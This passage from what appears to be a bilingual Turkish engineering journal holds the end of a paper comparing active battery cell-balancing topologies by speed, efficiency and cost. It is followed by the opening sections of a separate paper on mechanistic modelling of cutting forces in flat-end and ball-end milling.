The comparison of the P2C studies by means of balancing speed, balancing efficiency and complexity is given in Table 3. The balancing speed values are estimated by dividing the reported voltage by the balance times. In addition, the reported SoC differences and a SoC graph in several

papers are converted into voltage differences to compare their performances, as well. The proposed topology has the highest balancing speed thanks to the high power ability of the PI controlled ICC and up to four cells selection ability of the SWM with moderate efficiency. The complexity of the proposed topology is simpler since a single transformer is used, and the cell selection switches are not driven with PWM.

Table 3. Comparisons of balancing speed, efficiency and control difficulty for the proposed study with topologies in literature (Önerilen çalışma için dengeleme hızı, verimlilik ve kontrol zorluğunun literatürdeki topolojilerle karşılaştırılması)

P2C Studies in Literature	Balancing Speed	Efficiency	Complexity
Multiple transformer [25]	7.60mV/min Very high	90% High	Complex
Half bridge converter [26]	3.73mV/min Medium	90% High	Complex
Half Bridge converter [27]	8.33mV/min Very high	87% Medium	Moderate
Cell selective flyback [28]	2.51mV/min Low	99.91% Very high	Simple
Proposed cell selective ICC	9.63mV/min Very high	81.98% Medium	Simple

The cost effectiveness and size of the topologies that are presented in Table 4 are calculated by applying the analysis method presented in [41]. The cost of each component is defined as the constant values that are given, and the total cost is calculated by

counting the components that are used for each of the 8 cells. Also, the size of the topologies is compared by considering the number of components used and their reported dimensions. Because the ICC topology has only one transformer,

the cost significantly drops, and the size of the topology is decreased. In addition, the passive components of ICC and the semiconductors of SWM tolerate the increase in cost and size as

compared to the other topologies. As a result, the comparison of the proposed topology is more cost effective and ensures a smaller size.

Table 4. Comparison of cost and size for the proposed study with topologies in literature (Önerilen çalışma için maliyet ve boyutun literatürdeki topolojilerle karşılaştırılması)

Topology	Component Counts for Each 8 Cells								Cost (\$)	Size
	M	RL	D	RS	L	C	T	MT		
Multiple transformer [25]	16	0	0	0	0	0	8	0	56.00	Large
Half bridge converter [26]	18	0	0	0	0	18	0	1	42.40	Large
Half bridge converter [27]	4	0	16	0	16	20	2	0	49.20	Large
Cell selective flyback [28]	19	0	20	1	0	1	2	0	33.90	Medium
Proposed cell selective ICC	18	0	16	0	2	4	1	0	31.40	Medium

Component price per unit (\$): MOSFET and MOSFET driver IC (M) (0.2+0.8), relay (RL) (0.2), resistor (RS) (0.1), diode (D) (0.2), inductor (L) (1), capacitor (C) (0.8), single transformer (T) (5), multi-winding transformer (MT) (10)

5.CONCLUSIONS (SONUÇLAR)

This study investigates the implementation and performance of a proposed P2C BMS active balance topology with switch matrix. The design is simulated using MATLAB Simulink and subsequently validated through experimental implementation. The ICC and switch matrix are employed to facilitate charge transfer from the battery pack to individual cells, performing as anticipated. The study highlights that P2C active balance methods are capable of handling higher balance currents, which in turn accelerates the balancing operation. The SoC curve of the battery cells is estimated using a combination of the OCV method, measured DoD curves, and internal resistance estimation methods. Two different SoC configurations are tested in an idle state to demonstrate battery balance operation. The first configuration involves a 10% SoC difference, while the second involves a 55% SoC difference. These differences are balanced in 1170 seconds and 3033 seconds, respectively. The proposed system successfully balances low charged cells with the highest balancing speed among the compared topologies. The efficiency of the balance operation is evaluated and revealed as 81.98% at a current level of 3A during experimental tests. The SWM plays a critical role in selecting low charged cells from 1S to 4S, as detected in series, ensuring effective charge redistribution. The experimental results corroborate the simulation outcomes, demonstrating the robustness and speed of the proposed active balancing topology. These findings suggest that the proposed P2C BMS topology is a viable solution for enhancing the performance and longevity of battery systems by ensuring faster

charge balancing. In addition to the speed, the proposed study provides cost effectiveness and a relatively smaller size among the P2C topologies. This research contributes to the advancement of BMS technology, providing a foundation for future developments aimed at optimizing battery performance and extending the operational lifespan of battery packs.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The authors of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Alperen UĞURLUOĞLU: He conducted the simulation and experimental studies, analyzed the results and performed the writing process.

Simülasyon ve deneysel çalışmaları yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

Ahmet KARAARSLAN: He controlled the process of simulation and experimental studies and took part in monitoring the publication process.

Simülasyon ve deneysel çalışmaların süreçlerini kontrol etti ve yayın sürecinin takibinde yer aldı.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Clarke M, Alonso JJ. Lithium-ion battery modeling for aerospace applications. *Journal of Aircraft*. 2018; 58.6: 1323-1335.
- [2] Al-Ismail FS, Alam MS, Shafiullah M, Hossain MI, Rahman SM. Impacts of renewable energy generation on greenhouse gas emissions in Saudi Arabia: A comprehensive review. *Sustainability*. 2023; 15(6): 5069.
- [3] Liang Y, Zhao CZ, Yuan H, Chen Y, Zhang W, Huang JQ, Zhang, Q. A review of rechargeable batteries for portable electronic devices. *InfoMat*. 2019; 1(1): 6-32.
- [4] AVCI G, ÖZDEMİR A. Recycling of Spent LFP Batteries. *Gazi Üniversitesi Fen Bilimleri Dergisi Part C: Tasarım ve Teknoloji*. 2023; 11(4).
- [5] Fichtner M, Edström K, Ayerbe E, Berecibar M, Bhowmik A, Castelli IE, Weil M. Rechargeable batteries of the future—the state of the art from a BATTERY 2030+ perspective, *Advanced Energy Materials* 2022; 12(17): 2102904.
- [6] Cetinkaya U, Bayındır R, Avcı E, Ayık S. Battery Energy Storage System Sizing, Lifetime and Techno-Economic Evaluation for Primary Frequency Control: A Data-driven Case Study for Turkey. *Gazi University Journal of Science Part C: Design and Technology*. 2022; 10(2): 177-194.
- [7] Zeng X, Li M, Abd El-Hady D, Alshitari W, Al-Bogami AS, Lu J, Amine K. Commercialization of lithium battery technologies for electric vehicles, *Advanced Energy Materials*. 2019; 9(27): 1900161.
- [8] Andrea D. *Lithium-Ion Batteries and Applications: A Practical and Comprehensive Guide to Lithium-Ion Batteries and Arrays, from Toys to Towns Volume 2. Applications (Vol. 2)*, Artech House. 2020.
- [9] Koyuncu MA, Taşdelen K. AKÜ YÖNETİM SİSTEMİNİN GELİŞTİRİLMESİ VE CANBUS VERİ TRAFİĞİNİN İNCELENMESİ. *Gazi University Journal of Science Part C: Design and Technology*. 2022; 10(4): 884-894.
- [10] Lelie M, Braun T, Knips M, Nordmann H, Ringbeck F, Zappen H, Sauer DU. Battery management system hardware concepts: An overview. *Applied Sciences*. 2018; 8(4): 534.
- [11] Gabbar HA, Othman AM, Abdussami MR. Review of battery management systems (BMS) development and industrial standards. *Technologies*. 2021; 9(2): 28.
- [12] Kaliaperumal M, Dharanendrakumar MS, Prasanna S, Abhishek KV, Chidambaram RK, Adams S, Reddy MV. Cause and mitigation of lithium-ion battery failure—A review. *Materials*. 2021; 14(19): 5676.
- [13] Das UK, Shrivastava P, Tey KS, Idris MYIB, Mekhilef S, Jamei E, Stojcevski A. Advancement of lithium-ion battery cells voltage equalization techniques: A review. *Renewable and Sustainable Energy Reviews*. 2020; 134: 110227.
- [14] Omariba ZB, Zhang L, Sun D. Review of battery cell balancing methodologies for optimizing battery pack performance in electric vehicles. *IEEE Access*. 2019; 7: 129335-129352.
- [15] Turksoy A, Teke A, Alkaya A. A comprehensive overview of the dc-dc converter-based battery charge balancing methods in electric vehicles. *Renewable and Sustainable Energy Reviews*. 2020; 133: 110274.
- [16] Uzair M, Abbas G, Hosain S. Characteristics of battery management systems of electric vehicles with consideration of the active and passive cell balancing process. *World Electric Vehicle Journal*. 2021; 12(3): 120.
- [17] Kumar S, Rao SK, Singh AR, Naidoo R. Switched-Resistor Passive Balancing of Li-Ion Battery Pack and Estimation of Power Limits for Battery Management System. *International Journal of Energy Research*. 2023; 2023(1): 5547603.
- [18] Sun W, Li Y, Liu L, Mai R. A switched-capacitor battery equalization method for improving balancing speed. *IET Electric Power Applications*. 2021; 15(5): 555-569.
- [19] Dong G, Yang F, Tsui KL, Zou C. Active balancing of lithium-ion batteries using graph theory and A-star search algorithm. *IEEE Transactions on Industrial Informatics*. 2020; 17(4): 2587-2599.
- [20] Dam SK, John V. Low-frequency selection switch based cell-to-cell battery voltage equalizer with reduced switch count. *IEEE Transactions on Industry Applications*. 2021; 57(4): 3842-3851.
- [21] Shang Y, Zhang C, Cui N, Guerrero JM. A cell-to-cell battery equalizer with zero-current switching and zero-voltage gap based on quasi-resonant LC converter and boost converter.

- IEEE Transactions on Power Electronics. 2014; 30(7): 3731-3747.
- [22] Habib AA, Hasan MK. Lithium-ion battery state-of-charge balancing circuit using single resonant converter for electric vehicle applications. *Journal of Energy Storage*. 2023; 61: 106727.
- [23] Shang Y, Cui N, Duan B, Zhang C. A global modular equalizer based on forward conversion for series-connected battery strings. *IEEE Journal of Emerging and Selected Topics in Power Electronics*. 2017; 6(3): 1456-1469.
- [24] Imtiaz AM, Khan FH. "Time shared flyback converter" based regenerative cell balancing technique for series connected Li-ion battery strings. *IEEE Transactions on power Electronics*. 2013; 28(12): 5960-5975.
- [25] McCurlie L, Preindl M, Emadi A. Fast model predictive control for redistributive lithium-ion battery balancing. *IEEE Transactions on Industrial Electronics*. 2016; 64(2): 1350-1357.
- [26] Zilio A, Mattavelli P. A flexible Multi-Active Half-Bridge converter for active balancing of series-connected Li-Ion cells. In *IECON 2021–47th Annual Conference of the IEEE Industrial Electronics Society*, IEEE. 2021; 1-6.
- [27] Uno M, Kukita A. String-to-battery voltage equalizer based on a half-bridge converter with multistacked current doublers for series-connected batteries. *IEEE Transactions on Power Electronics*. 2018; 34(2): 1286-1298.
- [28] Guo X, Geng J, Liu Z, Xu X, Cao W. A flyback converter-based hybrid balancing method for series-connected battery pack in electric vehicles. *IEEE Transactions on Vehicular Technology*. 2021; 70(7): 6626-6635.
- [29] Alam MA, Minai AF, Bakhsh FI. Isolated bidirectional DC-DC Converter: A topological review. *e-Prime-Advances in Electrical Engineering. Electronics and Energy*. 2024; 8: 100594.
- [30] Hoque MM, Hannan MA, Mohamed A. Optimal algorithms for the charge equalisation controller of series connected lithium-ion battery cells in electric vehicle applications. *IET Electrical Systems in Transportation*. 2017; 7(4): 267-277.
- [31] Ouyang Q, Chen J, Zheng J, Hong Y. SOC estimation-based quasi-sliding mode control for cell balancing in lithium-ion battery packs. *IEEE transactions on industrial electronics*. 2017; 65(4): 3427-3436.
- [32] McCurlie L, Preindl M, Emadi A. Fast model predictive control for redistributive lithium-ion battery balancing. *IEEE Transactions on Industrial Electronics*. 2016; 64(2): 1350-1357.
- [33] Khan N, Ooi CA, Alturki A, Amir M, Alharbi T. A critical review of battery cell balancing techniques, optimal design, converter topologies, and performance evaluation for optimizing storage system in electric vehicles. *Energy Reports*,. 2024; 11: 4999-5032.
- [34] Feng F, Hu X, Liu J, Lin X, Liu B. A review of equalization strategies for series battery packs: variables, objectives, and algorithms. *Renewable and Sustainable Energy Reviews*. 2019; 116: 109464.
- [35] Abounaga AA, Emadi A. High performance bidirectional Cuk converter for telecommunication systems. In *INTELEC 2004. 26th Annual International Telecommunications Energy Conference, IEEE*. 2004, September; 182-189.
- [36] Olabi AG, Abbas Q, Shinde PA, Abdelkareem MA. Rechargeable batteries: Technological advancement, challenges, current and emerging applications. *Energy*. 2023; 266: 126408.
- [37] Ko G, Jeong S, Park S, Lee J, Kim S, Shin Y, Kwon K. Doping strategies for enhancing the performance of lithium nickel manganese cobalt oxide cathode materials in lithium-ion batteries. *Energy Storage Materials*. 2023; 102840.
- [38] Habib AA, Hasan MK, Issa GF, Singh D, Islam S, Ghazal TM. Lithium-ion battery management system for electric vehicles: constraints, challenges, and recommendations. *Batteries*. 2023; 9(3): 152.
- [39] Hannan MA, Lipu MH, Hussain A, Mohamed A. A review of lithium-ion battery state of charge estimation and management system in electric vehicle applications: Challenges and recommendations. *Renewable and Sustainable Energy Reviews*. 2017; 78: 834-854.
- [40] Riczu C, Bauman J. Implementation and system-level modeling of a hardware efficient cell balancing circuit for electric vehicle range extension. *IEEE Transactions on Industry Applications*. 2021; 57(3): 2883-2895.
- [41] Shang Y, Zhang Q, Cui N, Duan B, Zhou Z, Zhang C. Multicell-to-multicell equalizers based on matrix and half-bridge LC converters for series-connected battery strings. *IEEE Journal of Emerging and Selected Topics in Power Electronics*. 2019; 8(2): 1755-1766.

Silindirik Düz ve Küresel Uçlu Takımlarla Parmak Frezeleme Operasyonlarında Kesme Kuvvetlerinin Tahmini için Mekanistik Modelleme

Mehmet AYDIN^{1*} 

¹Bilecik Şeyh Edebali Üniversitesi, Güzel Sanatlar ve Tasarım Fakültesi, Endüstriyel Tasarım Bölümü, Bilecik, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 21/06/2024
Düzeltilme: 06/09/2024
Kabul: 15/09/2024

Anahtar Kelimeler

Parmak frezeler
Kesme kuvvetleri
Mekanistik modelleme
Simülasyon

Article Info


Research article
Received: 21/06/2024
Revision: 06/09/2024
Accepted: 15/09/2024

Keywords

End milling cutters
Cutting forces
Mechanistic modeling
Simulation

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışma silindirik düz ve küresel uçlu takımlarla parmak frezeleme operasyonlarında kesme kuvvetlerini tahmin etmek için mekanistik bir yaklaşım sunmaktadır. / This study presents a mechanistic approach to predict the cutting forces in cylindrical flat-end and ball-end milling operations.



Şekil A: Mekanistik model için adımlar / Figure A: Steps for mechanistic model

Önemli noktalar (Highlights)

- Silindirik düz ve yarı küre uçlu takımlarla parmak frezeleme operasyonlarında kesme kuvvetlerini tahmin etmek için mekanistik modelleme / Mechanistic modeling to predict cutting forces in cylindrical flat-end and ball-end milling operations
- Mekanistik modelin tahmin kabiliyeti ve etkinliğinin derinlemesine analizi / In-depth analysis of the prediction capability and effectiveness of mechanistic model
- Küresel uçlu takım frezeleme işleminin simülasyonu sırasında ilerleme hızı ve kesici takım talaş açısının kesme kuvvetleri üzerindeki etkileri / The effects of feed rate and cutting tool rake angle on the cutting forces during the simulation of ball-end milling operation

Amaç (Aim): Bu çalışma parmak frezeleme operasyonlarında kesme kuvvetlerini tahmin etmeyi amaçlamaktadır. / This work aims at predicting cutting forces in end milling operations.

Özgünlük (Originality): Hem silindirik düz hem de küresel uçlu takımlarla parmak frezeleme operasyonlarında kesme kuvvetlerinin tahmini için mekanistik yaklaşım sunulmuştur. Ayrıca, yarı küre uçlu takım frezeleme işleminin mekanistik simülasyonu sırasında ilerleme hızı ve kesici takım talaş açısının kesme kuvvetleri üzerindeki etkileri incelenmiştir. / A mechanistic approach was presented for predicting cutting forces in both cylindrical flat-end and ball-end milling operations. Further, the influences of feed rate and cutting tool rake angle on cutting forces were investigated during the mechanistic simulation of ball-end milling operation.

Bulgular (Results): Mekanistik model, silindirik düz uçlu takım frezelemede ilerleme ve normal kuvvetleri sırasıyla ortalama %3,64 ve %6,09'luk hatalarla tahmin etmiştir. 0,06 mm/diş ilerleme hızında 6° talaş açısına sahip yarı küre uçlu takım kullanılarak yapılan simülasyon için tahmin edilen kesme kuvvetleri 0,09 mm/diş ilerleme hızında -10° talaş açılı takım tahmin edilenlerden oldukça düşüktür. / The mechanistic model predicted the feed and normal forces with average errors of 3,64% and 6,09% in cylindrical flat-end milling, respectively. The predicted cutting forces for ball-end milling simulation performed using tool with rake angle of 6° at a feed rate of 0,06 mm/tooth were quite lower than ones predicted by tool with rake angle of -10° at a feed rate of 0,09 mm/tooth.

Sonuç (Conclusion): Mekanistik model, parmak frezeleme sırasında kabul edilebilir doğrulukla ilerleme ve normal yönlerdeki kesme kuvvetlerini tahmin etmiştir. Ayrıca, enerji tüketimini azaltmak için takım talaş açısı 6° olarak ayarlanmalıdır. / The mechanistic model predicted cutting forces in the feed and normal directions with an acceptable accuracy during end milling. In addition, the tool rake angle should be adjusted at 6° to reduce energy consumption.



Silindirik Düz ve Küresel Uçlu Takımlarla Parmak Frezeleme Operasyonlarında Kesme Kuvvetlerinin Tahmini için Mekanistik Modelleme

Mehmet AYDIN^{1*}

¹Bilecik Şeyh Edebali Üniversitesi, Güzel Sanatlar ve Tasarım Fakültesi, Endüstriyel Tasarım Bölümü, Bilecik, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 21/06/2024
Düzeltilme: 06/09/2024
Kabul: 15/09/2024

Anahtar Kelimeler

Parmak frezeler
Kesme kuvvetleri
Mekanistik modelleme
Simülasyon

Öz

Frezeleme kuvvetleri, işleme sürecinde takım ömrünü, boyut doğruluğunu, yüzey topografyasını ve kesme sıcaklığını etkilemektedir. Ayrıca, kesici takımların ve takım tezgahlarının tasarımı için frezeleme kuvvetlerinin tahmin edilmesi çok önemlidir. Frezeleme kuvvetlerinin tahmini için genellikle mekanistik yaklaşım kullanılmaktadır. Bu çalışmada, parmak frezeleme operasyonlarında kesme kuvvetlerini tahmin etmek için mekanistik model sunulmuştur. Parmak frezeleme operasyonu silindirik düz ve küresel uçlu iki farklı kesici takım için ele alınmıştır. Kesme hızı 100 m/dak'da sabit tutularak farklı ilerleme hızlarında (0,06 ve 0,09 mm/diş) ve takım talaş açılarında (6 ve -10°) AISI 1045 çeliği üzerinde bir dizi analiz gerçekleştirilmiştir. Mekanistik modelin etkinliği, silindirik düz uçlu takımla frezeleme sırasında deneysel olarak elde edilen kuvvetlerle tahminlerin karşılaştırılması ile ortaya konmuştur. Mekanistik model ilerleme kuvvetini %3,64'lük ortalama hatayla tahmin ederken, normal kuvvet için %6,09'luk daha büyük bir tahmin hatası gözlemlenmiştir. Kesme kuvveti modelinin doğrulanmasına ek olarak, küresel uçlu takımla frezeleme işlemi sırasında ilerleme hızı ve kesici takım talaş açısının kesme kuvvetleri üzerindeki etkilerini incelemek amacıyla bir simülasyon çalışması yürütülmüştür. 6° pozitif talaş açısına sahip takım kullanılarak yapılan simülasyonlarda ilerleme hızının 0,06 mm/diş'ten 0,09 mm/diş'e artırılması ilerleme ve normal kuvvet genliklerinin yaklaşık %30 artmasına neden olmuştur. 0,06 mm/diş ilerleme hızında takım talaş açısı 6°'den -10°'ye değiştirildiğinde kesme kuvvetlerindeki artış %45 civarındadır. Sonuç olarak, enerji tüketimini azaltmak için takım talaş açısı 6° olarak ayarlanmalıdır.

Mechanistic Modeling for Predicting Cutting Forces in End-Milling Operations with Cylindrical Flat-End and Ball-End Milling Cutters

Article Info

Research article
Received: 21/06/2024
Revision: 06/09/2024
Accepted: 15/09/2024

Keywords

End milling cutters
Cutting forces
Mechanistic modeling
Simulation

Abstract

Milling forces affect tool life, dimensional accuracy, surface topography and cutting temperature in the machining process. Further, the prediction of milling forces is very important for designing cutting tools and machine tools. The mechanistic approach is commonly employed for the prediction of milling forces. In this study, a mechanistic model was presented to predict the cutting forces in end milling operations. The end milling operation was considered for two different cutting tools, namely cylindrical flat and ball-end milling cutters. A number of analyses were performed on AISI 1045 steel at different feed rates (0,06 and 0,09 mm/tooth) and tool rake angles (6 and -10°) by keeping the cutting speed constant at 100 m/min. The effectiveness of the mechanistic model was demonstrated by comparing the predictions with experimentally obtained forces during cylindrical flat-end milling. While the mechanistic model predicted the feed force with an average error of 3,64%, a larger prediction error of 6,09% was observed for the normal force. In addition to verification of the cutting force model, a simulation study was conducted to examine the influences of feed rate and cutting tool rake angle on cutting forces during ball-end milling operation. In simulations performed using a tool with a positive rake angle of 6°, increasing the feed rate from 0,06 to 0,09 mm/tooth caused the feed and normal force amplitudes to increase by approximately 30%. When the tool rake angle was changed from 6° to -10° at feed rate of 0,06 mm/tooth, the increase in cutting forces was around 45%. Consequently, the tool rake angle should be adjusted at 6° to reduce energy consumption.

1. GİRİŞ (INTRODUCTION)

Frezeleme operasyonları, çoğunlukla çeşitli geometrilere sahip parmak freze takımlarıyla çelik, alüminyum veya kompozit malzemelerden üretilmiş prizmatik parçalar üzerinde gerçekleştirilmektedir [1]. Prizmatik parçaların çevresel frezelenmesinde yaygın olarak silindirik parmak frezeler kullanılır. Şekillendirilmiş kalıp ve havacılık parçalarının yüzeylerinin işlenmesinde kullanılan yarım küre uçlu frezeler, kavisli alt yüzeyle buluşarak parçaların çevresini üretir [2]. Bu frezeleme operasyonlarında kesme kuvvetleri, parçaların kalitesini ve hassasiyetini etkiler; bu nedenle frezeleme kuvvetlerinin hassas tahmini, işleme performansını artırmak için önemli bir faktör haline gelmiştir. Ayrıca, kesme kuvvetlerinin güvenilir tahmini, gerekli güç ve torkun, takım tezgahı titreşimlerinin, iş parçası yüzey kalitesinin, geometrik doğruluğun ve süreç stabilitesinin tahmin edilmesi için gereklidir [3].

Literatürden araştırmacıların parmak frezeleme operasyonlarındaki kesme kuvvetlerini hesaplamak için analitik, nümerik ve mekanistik yaklaşımlardan faydalandıkları görülmektedir [4, 5]. İlki, kesme kuvvetleri ile sürtünme, geometri ve malzemelerin mekanik davranışı gibi çeşitli mekanik özellikler arasında matematiksel ilişkiler kurmaya çalışan analitik modellerdir. Merchant [6] ve Armarego [7] dik ve eğik kesme mekaniğinin geliştirilmesiyle bu tür modellere katkıda bulunan başlıca iki araştırmacıdır. Daha sonra, Koenigsberger ve Sabberwal [8] frezeleme işlemi sırasında oluşan kesme kuvveti üzerine analitik bir çalışma yürüterek frezeleme kuvvetleri için denklemler geliştirmişlerdir. Young ve ark. [9] alın frezelemede kesme kuvvetlerini tahmin etmek için Oxley'in kestirimci işleme teorisinin [10] uygulanabileceğini göstermişlerdir. Frezeleme işlemi simüle etmek için kullanılan ikinci yaklaşım, takım ucu bölgesine ve takım ile iş parçası arasındaki temasın incelenmesine odaklanan sonlu elemanlar analizine dayalı nümerik yöntemdir [11, 12].

Üçüncüsü, kesme kuvvetlerinin kesilmemiş talaşın kesit alanıyla orantılı [13] olduğunu varsayarak bazı süreç değişkenleri ile kesme kuvvetleri arasındaki bir dizi ilişkiyi kullanan mekanistik yöntemlerdir [14-16]. Bu çalışmalarda önerilen kuvvet modelleri silindirik düz uçlu frezeler içindir.

Yarım küre uçlu parmak freze için ilk kuvvet modellerinden biri Koch ve ark. [17] tarafından sunulmuştur. Hem düz uçlu freze hem de yarım küre uçlu freze kullanarak üç eksenli frezelemede kesme kuvvetlerini hesaplamak için bilgisayar destekli

mühendislik modülü geliştirmişlerdir. Feng ve ark. [18] yarım küre uçlu frezeler için kesme kuvveti katsayılarının polinomlarla tahmin edildiği bir kuvvet modeli sunmuşlardır. Altıntaş ve Lee [19] helisel kesici takım geometrisinin değerlendirilmesine ve talaş kalınlığının tahmin edilmesine olanak sağlayan bir model önermişlerdir. Daha sonra, Aydın ve Köklü [20] yarım küre uçlu parmak freze için kesme kuvveti katsayılarının çıkarılmasına yönelik bir yaklaşım sunmuşlardır.

Mekanistik modellerin geliştirilmesi, kesme sürecini analiz etmek ve kesme mekanizmasının açık bir şekilde anlaşılması için önemlidir [21]. İşleme literatüründe iki tip mekanistik kesme kuvveti modeli bulunmaktadır. İlk modelde, talaş oluşumu sürecinden kaynaklanan kesme mekanizmasının takımın talaş yüzeyi üzerindeki etkileri ile birlikte sürtünme ve sürme mekanizmalarının serbest yüzey üzerindeki etkileri her bir kesme kuvveti bileşeni için belirli bir kuvvet katsayısında toplanmıştır [22, 23]. İkinci modelde, kesme ve sürtünme+sürtme+sürme mekanizmaları kesme ve kenar kuvveti katsayıları ile ayrı ayrı karakterize edilir [24-26]. Bu çalışmada teğetsel, radyal ve eksenel kuvvet bileşenlerinin kesme ve kenar kuvvetlerinden oluştuğu ikinci model kullanılmıştır.

Otomotiv ve kalıp işleme endüstrisinde frezeleme işlemleri sırasında farklı geometrilere sahip parmak freze takımlarının yaygın olarak kullanılması sebebiyle çeşitli parmak freze geometrileri için frezeleme kuvvetinin tahmini konusunda araştırma yapılması büyük önem taşımaktadır. Bu çalışmanın temel amacı, silindirik düz ve yarım küre uçlu freze takımları ile parmak frezeleme işlemlerinde kesme kuvvetlerini tahmin etmek için mekanistik modellerin sunulmasıdır. İlk olarak, AISI 1045 çeliği üzerinde silindirik düz uçlu parmak freze kullanılarak gerçekleştirilen kanal frezeleme işlemleri için tahmin edilen kesme kuvvetleri, deneysel sonuçlarla ortalama genlik ve kuvvet deseni açısından karşılaştırılarak doğrulanmıştır. Daha sonra, yarım küre uçlu parmak freze takımı ile frezelemede ilerleme hızının ve kesici takım talaş açısının kesme kuvvetleri üzerindeki etkileri kanal frezeleme simülasyonları ile analiz edilmiştir.


2. PARMAK FREZENİN GEOMETRİK MODELİ (GEOMETRIC MODEL OF END MILLING CUTTER)

Parmak freze geometrisinin genelleştirilmiş modeli Engin ve Altıntaş tarafından gerçekleştirilen çalışmada [2] sunulmuştur. Helisel kesici kenarlar,

Şekil 1’de gösterildiği gibi, parmak frezelerin etrafına sarılmıştır.

Freze üzerine etki eden kesme kuvvetlerini belirlemek için kesici kenar geometrisi, talaş yükü ve kesme kuvveti bileşenleri (teğetsel, radyal ve eksenel) kesici kenar boyunca her noktada

tanımlanmalıdır. Şekil 2’de gösterildiği gibi, kesici kenar üzerindeki bir P noktası, Z eksenine yönünde a_p eksenel kesme derinliği, XY düzleminde kesici ekseninden $r(z)$ radyal mesafesi, $\kappa(z)$ eksenel dalma açısı ve $\psi(z)$ radyal gecikme açısı ile karakterize edilir.



Şekil 1. Parmak freze üzerindeki helisel kesici kenarlar: a) Silindirik düz uçlu parmak freze; b) Yarım küre uçlu parmak freze (Helical cutting edges on the end milling cutter: a) Cylindrical flat-end milling cutter, b) Ball-end milling cutter) [27]

j 'nci kesici kenar üzerindeki P noktasının konumu silindirik koordinatlarda çizilen \vec{r}^w vektörüyle, Denklem (1)'de verildiği gibi, ifade edilebilir:

$$\vec{r}_j = x_j \vec{i} + y_j \vec{j} + z_j \vec{k} = r(\phi_j)(\sin \phi_j \vec{i} + \cos \phi_j \vec{j}) + z(\phi_j) \vec{k} \quad (1)$$

burada ϕ_j , j dişi üzerindeki P noktasının radyal dalma açısıdır.

Kesici kenar için uygulanan matematiksel modelde takımın birinci kesici kenarı ($j=1$) başlangıç referans noktası olarak kabul edilir ve ϕ açısı $z=0$ yüksekliğindeki dönme açısını göstermektedir. Belirli bir z eksenel konumunda j kesici kenarı için radyal dalma açısı, Denklem (2)'de gösterildiği gibi, ifade edilir:

$$\phi_j(z) = \phi + (j-1)\phi_p - \psi(z) \quad (2)$$

burada $\phi_p = 2\pi/N$ N adet eşit aralıklı dişe sahip kesici takımın adım açısını göstermektedir. Yerel helis açısı (i) nedeniyle radyal gecikme açısı ($\psi(z)$) ortaya çıkar. Bu açı, silindirik düz uçlu freze takımı için sabittir. Yarım küre uçlu parmak freze durumunda kesici takım çapı eksen boyunca farklılık gösterdiği için helis ve dolayısıyla radyal gecikme açısı kesici kenar boyunca değişiklik göstermektedir.

Helisel kesici kenarın diferansiyel uzunluğu, Denklem (3)'te verildiği gibi, ifade edilebilir:

$$dS = |d\mathbf{r}| = \sqrt{r^2(\phi) + (r'(\phi))^2 + (z'(\phi))^2} d\phi, \quad r'(\phi) = \frac{dr(\phi)}{d\phi}, \quad z' = \frac{dz(\phi)}{d\phi} \quad (3)$$

Kesilmemiş talaş kalınlığı ($h(\phi)$), Denklem (4)'te verildiği gibi, radyal (ϕ) ve eksenel (κ) dalma açılarının fonksiyonu olarak değişmektedir:

$$h(\phi_j) = s_{vj} \sin \phi_j \sin \kappa \quad (4)$$

burada s_{vj} dişi için diş başına ilerlemedir.


Yukarıda bahsedildiği gibi, bu çalışmada silindirik düz ve yarım küre uçlu freze takımları ele alınmıştır. Her bir kesici tipi için koşullar, kesici takımın geometrisi analiz edilerek aşağıda matematiksel olarak ifade edilmiştir.

Silindirik düz uçlu freze takımı için genel çözüm bulmak amacıyla koşullar Denklem (5)'te verildiği gibi, tanımlanmıştır:

$$r(z) = \frac{D}{2}, \quad \kappa = 90^\circ, \quad \psi = k_i z, \quad k_i = (2 \tan i_0) / D \quad (5)$$

Yarım küre uçlu freze takımı için radyal mesafe, eksenel dalma açısı ve yerel helis açısı z 'nin fonksiyonu olarak, Denklem (6)'da verildiği gibi, tanımlanır:

$$r(z) = R\sqrt{1-E^2}, \quad E(z) = (R-z)/R, \quad \kappa(z) = \arcsin \sqrt{1-E^2}, \quad i(z) = \arctan\left(\frac{r(z)}{R \tan i_0}\right) \quad (6)$$



Şekil 2. Yarım küre uçlu parmak frezenin geometrisi: a) Üç boyutlu geometri, b) Üst görünüş, c) Genel takım geometrisi, d) Takım talaş yüzeyi (Geometry of ball-end milling cutter: a) Three-dimensional geometry, b) Top view, c) General tool geometry, d) Rake face of tool) [28]

3. KESME MEKANİSTİK KUVVETLERİNİN MODELLENMESİ (MECHANISTIC MODELLING OF CUTTING FORCES)

Mekanistik modelle frezeleme kuvvetlerini tahmin etmek için hesaplama üç aşamada gerçekleştirilir (Şekil 3). İlk adımda, parmak freze kesici kenarlarının konumu hesaplanır. İkinci adımda, her bir elemana ait talaş kalınlığı elde edilir. Son adımda, bileşke kesme kuvveti sayısal integrasyonla tahmin edilir.


Yarım küre uçlu frezelemede, kesici kenar elemanına etki eden diferansiyel teğetsel (dF_t), radyal (dF_r) ve eksenel (dF_a) kesme kuvvetleri, Denklem (7)'de gösterildiği gibi, hesaplanır [29]:

$$\left. \begin{aligned} dF_t &= K_{te} dS + K_{tc} h(\phi, \kappa) db \\ dF_r &= K_{re} dS + K_{rc} h(\phi, \kappa) db \\ dF_a &= K_{ae} dS + K_{ac} h(\phi, \kappa) db \end{aligned} \right\} \quad (7)$$

burada $h(\phi, \kappa)$ kesici kenara dik kesilmemiş talaş kalınlığıdır ve kesme noktasının konumuna ve kesici takımın dönmeye göre değişir. db her bir

kesici kenar elemanındaki talaş genişliği, Denklem (8)'de gösterildiği gibi, ifade edilebilir:

$$db = \frac{dz}{\sin \kappa} \quad (8)$$



Şekil 3. Mekanistik model için adımlar (Steps for mechanistic model)

